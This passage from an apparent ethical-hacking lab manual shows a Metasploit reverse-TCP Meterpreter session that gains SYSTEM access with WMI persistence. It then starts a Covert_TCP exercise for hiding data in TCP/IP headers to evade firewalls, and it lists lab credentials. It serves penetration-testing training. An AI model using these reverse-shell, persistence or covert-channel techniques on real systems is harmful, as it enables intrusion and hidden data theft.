msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49709) at 2022-04-07 09:30:26 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

41. We can see that we system privileges and persistence on the target machine, when ever the machine is restarted a session is created.
42. This concludes the demonstration of privilege escalation and maintain persistence using WMI.
43. Close all open windows and document all the acquired information.

Task 9: Covert Channels using Covert_TCP

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.


The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.


Here, we will use Covert_TCP to create a covert channel between the two machines.

Note: For demonstration purposes, in this task, we will use the **Parrot Security** machine as the target machine and the **Ubuntu** machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



3. A Parrot Terminal window appears. In the terminal window, type **cd Desktop** and press **Enter**.



4. Type **mkdir Send** and press **Enter** to create a folder named **Send** on Desktop.

5. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.

```
[attacker@parrot] ~
└─$ cd Desktop
[attacker@parrot] ~/Desktop
└─$ mkdir Send
[attacker@parrot] ~/Desktop
└─$ cd Send
[attacker@parrot] ~/Desktop/Send
└─$
```

6. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "Secret Message".



```
[attacker@parrot] -[~]
└─$ cd Desktop
[attacker@parrot] -[~/Desktop]
└─$ mkdir Send
[attacker@parrot] -[~/Desktop]
└─$ cd Send
[attacker@parrot] -[~/Desktop/Send]
└─$ echo "Secret Message" > message.txt
[attacker@parrot] -[~/Desktop/Send]
└─$
```

7. Now, click the **Places** menu at the top of the **Desktop** and click **ceh-tools 10.10.1.11** from the drop-down options.

Note: If **ceh-tools 10.10.1.11** option is not present then follow the below steps:


Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.

The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.

The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.

